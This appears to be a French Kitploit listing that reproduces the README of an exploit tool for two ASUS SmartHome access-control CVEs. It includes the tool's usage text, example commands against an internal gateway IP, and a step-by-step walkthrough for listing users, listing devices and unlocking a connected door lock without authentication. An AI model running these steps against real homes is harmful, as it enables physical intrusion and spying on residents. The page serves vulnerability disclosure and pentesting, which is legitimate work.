
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
ASUS-SmartHome-Exploit — Exploit ASUS SmartHome pour CVE-2019-11061 et CVE-2019-11063 | Kitploit

Outils/GitHubGitHub/tim124058/asus-smarthome-exploit
Sécurité IoTAnalyse des VulnérabilitésExploitationExploitation d'Applications WebCollecte d'InformationsTests d'Intrusion
GitHubtim124058/asus-smarthome-exploit

ASUS-SmartHome-Exploit

Exploit ASUS SmartHome pour CVE-2019-11061 et CVE-2019-11063

Voir le dépôt
23734il y a 7 ansVérifié par Kitploit
Partager

ASUS-SmartHome-Exploit

Identifiants CVE

CVE-2019-11061 : Contrôle d'accès défaillant dans HG100

Produits concernés : ASUS SmartHome Gateway HG100 version du firmware < 4.00.09

CVE-2019-11063 : Contrôle d'accès défaillant dans l'application SmartHome

Produits concernés : application Android ASUS SmartHome version < 3.0.45_190701

Description

Si l'attaquant se trouve sur le même réseau interne que le HG100 ou qu'un appareil mobile avec l'application compagnon (Android ou iPhone). L'attaquant peut envoyer des demandes de contrôle à ceux-ci.

L'attaquant n'a alors besoin d'aucune authentification pour effectuer les actions suivantes :
1. Obtenir tous les noms d'utilisateurs ajoutés au HG100.
2. Obtenir toutes les informations des appareils connectés à la passerelle SmartHome (HG100).
3. Contrôler tous les appareils contrôlables (par ex. DoorLock, Meter Plug ...) connectés à la passerelle SmartHome.
Les actions suivantes nécessitent un mot de passe (4 à 6 chiffres, défaut : "0000") :
1. Ajouter des utilisateurs au HG100.

Utilisation de l'exploit :

scan du port exploitable :

usage: exploit.py scan [-h] [-v] target_ip

scan exploitable port

positional arguments:
  target_ip   scan ip

optional arguments:
  -h, --help  show this help message and exit
  -v          show account email list

envoyer une commande à la cible :

usage: exploit.py cmd [-h]
                      (-u | -l | -s device_id | -c device_id status | -a username)
                      [--user username] [--new-user username] [-v]
                      target

send command to target

positional arguments:
  target                <target-ip>:<port>

optional arguments:
  -h, --help            show this help message and exit
  -u, --list-user       list all user in device
  -l, --list-device     list all device status
  -s device_id, --device-status device_id
                        list device status
  -c device_id status, --device-control device_id status
                        control device status
  -a username, --add-user username
                        add a user to device
  --user username       assign user for cmd
  --new-user username   create a new user for cmd
  -v                    show account email list

Remarque : 2019/5/15 - ASUS a publié une mise à jour pour l'application SmartHome (3.0.42_190515) et la passerelle (4.00.06). Et a ajouté SSL au service HTTP. Mais cette vulnérabilité existe toujours. Pour cette mise à jour, vous devez spécifier le protocole lorsque vous utilisez l'argument "cmd". Par exemple :
$ ./exploit.py cmd https://10.42.50.166:8083 -l

Exemple d'utilisation :

Étape 1 :

Scanner le port exploitable de l'appareil mobile (avec l'application compagnon installée pour Android ou iPhone) :

port de l'application P.S. L'option -v listera les utilisateurs qui ont été ajoutés au HG100.

ou

Scanner le port exploitable du HG100 :

port HG100

Étape 2 :

Obtenir tous les utilisateurs qui ont été ajoutés au HG100 : liste des utilisateurs


ou en ajouter un nouveau : ajouter un utilisateur

Remarque : utilisez https://10.42.50.166:8083 pour l'argument "cmd".
Par exemple :

$ ./exploit.py cmd https://10.42.50.166:8083 -u

Étape 3 :


Obtenir toutes les informations des appareils connectés à la passerelle SmartHome : liste des appareils P.S. Si l'option --user n'est pas définie, le premier utilisateur du HG100 sera sélectionné automatiquement. (Parce qu'aucun mot de passe n'est nécessaire)


Comparaison avec l'application :

Étape 4 :

Contrôler (déverrouiller) le DoorLock. contrôle de l'appareil P.S. la valeur 1028 est obtenue à partir de l'option -l (étape 3).


Résultat :
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

